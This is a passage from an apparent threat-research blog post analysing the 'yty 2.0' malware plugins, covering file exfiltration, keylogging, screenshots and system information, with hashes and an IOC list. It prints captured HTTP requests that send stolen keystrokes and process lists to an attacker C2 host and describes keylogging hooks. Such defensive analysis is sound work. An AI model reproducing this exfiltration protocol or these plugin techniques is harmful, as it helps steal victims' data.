$RFHEX2E.ppt>4627635>5/30/2014 4/12/27 PM
$RJUQLDX.xlsx>7020551>8/1/2015 4/46/34 PM
$RBP8AZ8.doc>6868685>8/3/2015 3/12/31 AM
$RZCNBNH.doc>670395>2/6/2016 5/53/06 AM
$R8WI47R.xls>66281>8/23/2016 2/56/07 AM
$RP1Z6RI.pptx>3932393>2/24/2017 9/54/54 PM
$R1E0PBU.xls>544>2/2/2018 1/12/22 PM
```

10 client pkts, 5 server pkts, 10 turns.

Entire conversation (4171 kB)

Show and save data as ASCII

Find:

Find Next

Help

Filter Out This Stream

Print

Save as...

Back

Close





Figure

#### 11: C2 file list name exfiltration

The URL path for this C2 references the “bigdata” string observed in the macro persistence mechanism. Some of the POST parameters are unclear, but contain the following items:

- status – hardcoded to “Found”
- path – hardcoded to “Unknown”
- pc – bot ID
- type – unclear
- fname – file name
- cnumber – a number representative of large files broken into chunks
- orname – unclear
- ofid – order ID for files broken into chunks

Similar to the plugin downloader, this plugin includes an unused function that connects to benign URLs. Some of the URLs are listed below:


#### **abode.exe – File Exfiltration Plugin**

**SHA256:** 4d0114b1292714a13d43a4c0de3ea4498fa752354ad4f5b73a8ba441af6064ae

**Compilation Date:** 2018-01-03 08:14:46

**PDB Path:** C:\Users\803\Desktop\lytyboth\lyty 2.0\Release\abode.pdb abode.exe is a .NET file capable of file exfiltration. It uses the same Google Doc document and C2 as the vstservice.exe plugin. Two sets of files can be exfiltrated. The first set is a periodic sending of





Figure

12: C2 response specifying file for exfiltration

The “id” parameter is hardcoded and the “pc” parameter is the bot ID. The file is then sent to the C2 as seen in **Figure 13**.





Figure

13: File exfiltration

This plugin also includes unused, benign URLs as seen below:

#### **mdriver.exe – Keylogger Plugin**

**SHA256:** 600e7cfeea0ef8bd23cf95602a6b873898aa51848909aad1a7e8d4c5403797af

**Compilation Date:** 2018-01-03 08:14:19

**PDB Path:** C:\Users\803\Desktop\ytyboth\yty 2.0\Release\mdriver.pdb This plugin is written in C++ and is a key logger. It checks/creates a mutex named “twotwo”, uses the Windows SetWindowsHookEx and SetWinEventHook APIs to perform its key logging, and then relies on abobe.exe to exfiltrate the captured key strokes. **Figure 14** shows an example of exfiltrated key log data.

```
POST /bigdata/file_upload?status=Found&path=Unknown&pc=JOHN-
john-354230374246364320202020202020202020202020202020&type=one&fname=Unknown&cnumber=3&orname=one&ofid= HTTP/1.1
Content-Type: multipart/form-data; boundary=-----8d4fb22cb7ccb7c
Host: upload.cloudsekurity.online
Content-Length: 701
Expect: 100-continue
Connection: Keep-Alive
```

```
-----8d4fb22cb7ccb7c
Content-Disposition: form-data; name="file"; filename="118-2-1-13-58-24"
Content-Type: one
```

```
< Title: Program Manager >
```

```
< Title: Program Manager >
```

```
< Title: Program Manager >
```

```
< Title: Program Manager >
```

```
< Title: >
```

```
< Title: >
```

```
< Title: Start menu >
notepad
```

```
< Title: >
```

```
< Title: Untitled - Notepad >
shipp [Backspace] [Backspace] [Backspace]opping list:
```

```
- apples
- bread
- rice
- ce [Backspace]heerios
- la croix
```

6 client pkts, 3 server pkts, 6 turns.

Entire conversation (75 kB)

Show and save data as ASCII

Find:

Find Next

Help


Filter Out This Stream

Print

Save as...

Back

Close



Figure

14: Key log exfiltration

**dspcheck.exe – Screenshot Plugin**

**SHA256:** 7d893d4f077e8e76a44a7830c5c3806dc956a6ef1a06c9f2dc33477c70f8cc9b

**Compilation Date:** 2018-01-09 08:33:36

**PDB Path:** D:\Soft\DevelopedCode\yty 2.0\Release\dspcheck.pdb



dspcheck.exe is a screenshot plugin written in .NET. This plugin also shows evidence that the actors are continuing their testing efforts as seen in **Figure 15**.



```
internal class NewCircle
{
    // Token: 0x060000C7 RID: 199 RVA: 0x00001654 File Offset: 0x00000A54
    public void pd()
    {
        NewCircle.pu = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Testing\\one\\one\\";
    }
}
```

Figure 15: Screenshot code shows testing evidence

It has the beginnings of C2 functionality, but this sample still relies on abobe.exe to send screenshots back to the C2, see **Figure 16**.








Figure 16: Screenshot exfiltration

## mboard.exe – System Information Plugin

### Packed SHA256:

50281cdd1b22f2b85de5809bf69ebd10e399410f519e357c1cb941c5dc7c95e1

The last plugin seen in this framework was mboard.exe. It is written in Golang and is packed with UPX. The purpose of this plugin is to gather various system information such as the following:

- Drive information
- Output of systeminfo command
- Installed software
- Output of ipconfig /all command
- Output of net view command
- Output of tasklist command

The collected is saved into multiple files with a “qr” extension appended. They are then sent to the C2 via abobe.exe. An example showing the running process list being sent to the C2 is shown in **Figure 17**.

Wireshark · Follow HTTP Stream (tcp.stream eq 43) · exfil

```

POST /bigdata/file_upload?status=Found&path=Unknown&pc=JOHN-
john-354230374246364320202020202020202020202020202020&type=threeS&fname=Unknown&cnumber=3&ornam
e=threeS&ofid= HTTP/1.1
Content-Type: multipart/form-data; boundary=-----8d4fb22cb7ccb7c
Host: upload.cloudsekurity.online
Content-Length: 4088
Expect: 100-continue

-----8d4fb22cb7ccb7c
Content-Disposition: form-data; name="file"; filename="tsk.qr"
Content-Type: threeS

```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	12 K
System	4	Services	0	224 K
smss.exe	228	Services	0	788 K
csrss.exe	308	Services	0	2,948 K
wininit.exe	348	Services	0	3,176 K
csrss.exe	364	Console	1	4,452 K
winlogon.exe	404	Console	1	4,568 K
services.exe	448	Services	0	6,772 K
lsass.exe	464	Services	0	7,488 K

170 client pkts, 85 server pkts, 170 turns.

Entire conversation (73 MB) Show and save data as ASCII

Find:  Find Next

Figure

17: Running process list exfiltration

## Appendix A (IOCs):

### SHA256 Hashes

9ce56e1403469fc74c8ff61dde4e83ad72597c66ce07bbae12fa70183687b32d  
8d7eb0b7251bc4a40ebc9142a59ed8af16fb11cf8168e76dca48a78d6d7e4595  
6bbd10ac20782542f40f78471c30c52f0619b91639840e60831dd665f9396365  
a2e9d9a00e7e75ab1d5e96dd327a89b55608a0319461f2866aadada5bd50e728  
e3fb0ab2f3d11f12c11b3ee1e1781eaec5581def820afe7e01902f31ba9e1936  
4d0114b1292714a13d43a4c0de3ea4498fa752354ad4f5b73a8ba441af6064ae  
600e7cfeea0ef8bd23cf95602a6b873898aa51848909aad1a7e8d4c5403797af  
7d893d4f077e8e76a44a7830c5c3806dc956a6ef1a06c9f2dc33477c70f8cc9b  
50281cdd1b22f2b85de5809bf69ebd10e399410f519e357c1cb941c5dc7c95e1 C2 Domains  
conf[.]serviceupdateres[.]com upload[.]cloudsekurity[.]online abodeupdater[.]com qmails[.]org  
serviceupports[.]com thebangladeshtoday[.]net sundayobserver[.]net C2 IP Addresses  
5[.]135[.]199[.]0 89[.]33[.]246[.]99

Posted In

- Advanced Persistent Threats
- Analysis
- Botnets
- Indicators of Compromise
- Interesting Research
- Malware
- Reverse Engineering
- threat analysis

## Subscribe

---

Sign up now to receive the latest notifications and updates from NETSCOUT's ASERT.